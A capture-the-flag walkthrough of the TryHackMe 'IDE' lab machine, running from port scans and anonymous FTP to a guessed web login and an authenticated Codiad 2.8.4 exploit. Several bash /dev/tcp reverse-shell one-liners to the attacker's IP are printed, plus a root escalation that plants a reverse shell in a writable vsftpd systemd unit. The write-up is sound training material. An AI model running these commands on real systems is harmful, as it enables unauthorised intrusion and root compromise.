IDE

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.167.47

Lets try pinging it

```
ping 10.10.167.47 -c 5

PING 10.10.167.47 (10.10.167.47) 56(84) bytes of data.
64 bytes from 10.10.167.47: icmp_seq=1 ttl=60 time=165 ms
64 bytes from 10.10.167.47: icmp_seq=2 ttl=60 time=226 ms
64 bytes from 10.10.167.47: icmp_seq=3 ttl=60 time=250 ms
64 bytes from 10.10.167.47: icmp_seq=4 ttl=60 time=156 ms
64 bytes from 10.10.167.47: icmp_seq=5 ttl=60 time=173 ms

--- 10.10.167.47 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 156.064/193.945/250.253/37.289 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan

```
rustscan -a 10.10.167.47 --ulimit 5000
```

```
rustscan -a 10.10.167.47 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.167.47:21
Open 10.10.167.47:22
Open 10.10.167.47:80
Open 10.10.167.47:62337
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-08 18:27 IST
Initiating Ping Scan at 18:27
Scanning 10.10.167.47 [2 ports]
Completed Ping Scan at 18:27, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:27
Completed Parallel DNS resolution of 1 host. at 18:27, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:27
Scanning 10.10.167.47 [4 ports]
Discovered open port 21/tcp on 10.10.167.47
Discovered open port 62337/tcp on 10.10.167.47
Discovered open port 22/tcp on 10.10.167.47
Discovered open port 80/tcp on 10.10.167.47
```

```
Completed Connect Scan at 18:27, 0.16s elapsed (4 total ports)
Nmap scan report for 10.10.167.47
Host is up, received conn-refused (0.15s latency).
Scanned at 2024-09-08 18:27:40 IST for 0s

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
62337/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Open ports

PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
22/tcp open ssh syn-ack

```
80/tcp open http syn-ack
62337/tcp open unknown syn-ack
```

Lets do an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80,62337 10.10.167.47 -o
aggressivScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80,62337 10.10.167.47 -o aggressivScan.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2024-07-08 18:51 IST
Nmap scan report for 10.10.167.47
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.94.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_  256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

```
Aggressive scan
```

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
|ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
| 256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
| 256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

One thing here is this Codiad 2.8.4 here on port 62337 might have to keep and eye one this

Alright moving before do some directory fuzzing on both 80 and 62337 lets do some ftp enumeration first

---

FTP Enumeration :

So the nmap showed that anonymous login is possible on this one

```
ftp 10.10.167.47

Connected to 10.10.167.47.
220 (vsFTPd 3.0.3)
Name (10.10.167.47:pks): anonymous
\331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

So we can login but nothing here tho but lets just try a long listing just in case we have something here

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        114          4096 Jun 18  2021 .
drwxr-xr-x    3 0        114          4096 Jun 18  2021 ..
drwxr-xr-x    2 0        0            4096 Jun 18  2021 ...
226 Directory send OK.
ftp>
```

Lets see the triple dot here

```
ftp> cd ...
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18  2021 -
226 Directory send OK.
ftp>
```

Alright lets get this file on our system now

```
ftp> get ./-
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ./- (151 bytes).
226 Transfer complete.
151 bytes received in 0.00144 seconds (102 kbytes/s)
ftp>
```

Lets read this now

```
cat ./-

Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

No indication of a password i assume it should be easier to brute force

Moving on lets do directory fuzzing

Directory Fuzzing :

Port 80

```
feroxbuster --url http://10.10.167.47 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.167.47 -t 200 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
────────────────────────────────────────────────────────────────────────────────
🎯 Target Url            http://10.10.167.47
🚀 Threads               200
📖 Wordlist              /usr/share/wordlists/dirb/common.txt
👌 Status Codes          All Status Codes!
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.10.4
💉 Config File           /home/pks/.config/feroxbuster/ferox-config.toml
🔎 Extract Links         true
🏁 HTTP methods          [GET]
🔃 Recursion Depth       4
────────────────────────────────────────────────────────────────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────────────────────────────────
403      GET        9l       28w      277c Auto-filtering found 404-like response and cr
404      GET        9l       31w      274c Auto-filtering found 404-like response and cr
200      GET       15l       74w     6147c http://10.10.167.47/icons/ubuntu-logo.png
200      GET      375l      964w    10918c http://10.10.167.47/
200      GET      375l      964w    10918c http://10.10.167.47/index.html
[####################] - 16s     4619/4619    0s      found:3       errors:147
[####################] - 15s     4614/4614    303/s   http://10.10.167.47/
```

Nothing here tho lets try on port 62337

Port 62337

```
feroxbuster --url http://10.10.167.47:62337 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.167.47:62337 -t 200 -w /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
────────────────────────────────────────────────────────────────────────────────
 🎯 Target Url            http://10.10.167.47:62337
 🚀 Threads               200
 📖 Wordlist              /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          All Status Codes!
 💥 Timeout (secs)        7
 🦡 User-Agent            feroxbuster/2.10.4
 💉 Config File           /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         true
 🏁 HTTP methods          [GET]
 🔃 Recursion Depth       4
────────────────────────────────────────────────────────────────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────────────────────────────────
404      GET        9l       31w      277c Auto-filtering found 404-like response and created new fil
403      GET        9l       28w      280c Auto-filtering found 404-like response and created new fil
200      GET      162l      307w     8331c http://10.10.167.47:62337/themes/default/jquery.toastmessa
200      GET      105l      310w     3403c http://10.10.167.47:62337/js/system.js
200      GET       44l       66w      627c http://10.10.167.47:62337/themes/default/fileext_textmode/
200      GET      321l     2342w    17973c http://10.10.167.47:62337/themes/default/fonts.css
200      GET      811l     1696w    14933c http://10.10.167.47:62337/themes/default/screen.css
200      GET      270l      498w     9739c http://10.10.167.47:62337/js/sidebars.js
200      GET       36l       76w     1048c http://10.10.167.47:62337/js/message.js
200      GET      101l      276w     2541c http://10.10.167.47:62337/js/localstorage.js
200      GET        0l        0w        0c http://10.10.167.47:62337/js/jquery.css3.min.js
200      GET       17l       58w      447c http://10.10.167.47:62337/themes/default/user/screen.css
200      GET      205l     1368w     8708c http://10.10.167.47:62337/js/jquery.easing.js
200      GET       10l      148w     7934c http://10.10.167.47:62337/js/amplify.min.js
```

A lot of em tho might not need it u'll see later

Lets get to this web application now

Web Application :

On port 80

Not Secure http://10.10.167.47 170%

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz.** Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

Lets check port 62337 too

Not Secure http://10.10.167.47:62337 170%

Username

Password


Login

More

A login page lets try some obvious one like `john:john` or `john:password` Somehow `john:password` worked

> Webpage creds
>
> Username : john
> Password : password

Logging in :



Lets find some exploit now for this as we saw this is Codiad 2.8.4

Gaining Access :

So i searched for Codiad 2.8.4 and found this : https://www.exploit-db.com/exploits/49705

Codiad 2.8.4 - Remote Code Execution (Authenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49705	2018-14009	WANGYIHANG	WEBAPPS	MULTIPLE	2021-03-23

EDB Verified: ✓ Exploit: / {} Vulnerable App:

Perfect lets try this

```
nvim exploit.py
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/IDE git:(main)±1
python3 exploit.py http://10.10.167.47:62337/ john password 10.17.94.2 9001 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.17.94.2/9002 0>&1 2>&1"' | nc -lnvp 9001
nc -lnvp 9002
[+] Please confirm that you have done the two command above [y/n]
[Y/n]
```

Alright let put in those two command in two separate terminal windows

```
echo 'bash -c "bash -i >/dev/tcp/10.17.94.2/9002 0>&1 2>&1"' | nc -lnvp 9001
Listening on 0.0.0.0 9001
```

```
nc -lnvp 9002
Listening on 0.0.0.0 9002
```

Lets move forward in the script now

```
python3 exploit.py http://10.10.167.47:62337/ john password 10.17.94.2 9001 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.17.94.2/9002 0>&1 2>&1"' | nc -lnvp 9001
nc -lnvp 9002
[+] Please confirm that you have done the two command above [y/n]
[Y/n] y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"\/var\/www\/html\/codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload...
```

And we get our shell

```
nc -lnvp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.167.47 59032
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ide:/var/www/html/codiad/components/filemanager$
```

Lets upgrade this

```
www-data@ide:/var/www/html/codiad/components/filemanager$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<er$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ide:/var/www/html/codiad/components/filemanager$ ^Z
[1]  + 18162 suspended  nc -lnvp 9002

~/Documents/Notes/Hands-on-Hacking/TryHackMe/IDE git:(main)±1
stty raw -echo; fg

[1]  + 18162 continued  nc -lnvp 9002

www-data@ide:/var/www/html/codiad/components/filemanager$ export TERM=xterm
www-data@ide:/var/www/html/codiad/components/filemanager$
```

Lateral PrivEsc

So this the user on the machine

```
www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home
www-data@ide:/home$ ls
drac
www-data@ide:/home$
```

Lets go in his home directory to see what we can read

```
www-data@ide:/home/drac$ ls -al
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
www-data@ide:/home/drac$
```

Lets read .bash_history cuz we can

```
www-data@ide:/home/drac$ cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$
```

So mysql is not present on this machine so im gonna assume this is drac password

Ssh creds

Username : drac
Password : Th3dRaCULa1sR3aL

Lets SSH in now

```
drac@ide ~ (0.189s)
id
uid=1000(drac) gid=1000(drac) groups=1000(drac),24(cdrom),27(sudo),30(dip),46(plugdev)

drac@ide ~
```

There we go here is ur user.txt

```
ls -al

total 52
drwxr-xr-x 6 drac drac 4096 Aug  4  2021 .
drwxr-xr-x 3 root root 4096 Jun 17  2021 ..
-rw-r--r-- 1 drac drac   36 Jul 11  2021 .bash_history
-rw-r--r-- 1 drac drac  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11  2021 .bashrc
drwx------ 4 drac drac 4096 Jun 18  2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18  2021 .config
drwx------ 4 drac drac 4096 Jun 18  2021 .gnupg
drwx------ 3 drac drac 4096 Jun 18  2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4  2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17  2021 .sudo_as_admin_successful
-r-------- 1 drac drac   33 Jun 18  2021 user.txt
-rw------- 1 drac drac   49 Jun 18  2021 .Xauthority
-rw------- 1 drac drac  557 Jun 18  2021 .xsession-errors
```

Vertical PrivEsc

So lets check the sudo permission on this

```
drac@ide ~ (5.244s)
sudo -l

[sudo] password for drac:
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/s

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
```

So this should be fairly easy we just need to edit the vsftpd.service let check the permission on it

```
drac@ide ~ (0.174s)
ls -al /lib/systemd/system/vsftpd.service
-rw-rw-r-- 1 root drac 248 Aug  4  2021 /lib/systemd/system/vsftpd.service
```

Lets edit to this add a revshell in there to get as root

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.17.94.2/9003 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
~
```

Alright start save this and start a listener

```
nc -lnvp 9003
Listening on 0.0.0.0 9003
```

Now run that command we can with sudo

```
drac@ide ~ (1m 37.17s)
vim /lib/systemd/system/vsftpd.service

drac@ide ~ (0.252s)
sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.service changed on disk. Run 'systemctl daemon-reload' to reload units.
```

This is normal just put in the command it suggests

```
drac@ide ~ (8.46s)
systemctl daemon-reload

==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ===
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
==== AUTHENTICATION COMPLETE ===
```

Now lets run the command again

```
drac@ide ~ (0.196s)
sudo /usr/sbin/service vsftpd restart

drac@ide ~
```

Nothing should happen here and u should get your revshell here

```
nc -lnvp 9003

Listening on 0.0.0.0 9003
Connection received on 10.10.167.47 35794
bash: cannot set terminal process group (3886): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ide:/#
```

Here is your root.txt

```
root@ide:/# ls -al /root
ls -al /root
total 40
drwx------  6 root root 4096 Jun 18  2021 .
drwxr-xr-x 24 root root 4096 Jul  9  2021 ..
lrwxrwxrwx  1 root root    9 Jun 18  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jun 18  2021 .cache
drwx------  3 root root 4096 Jun 18  2021 .gnupg
drwxr-xr-x  3 root root 4096 Jun 18  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Jun 18  2021 root.txt
-rw-r--r--  1 root root   66 Jun 18  2021 .selected_editor
drwx------  2 root root 4096 Jun 17  2021 .ssh
root@ide:/#
```

Thanks for reading :)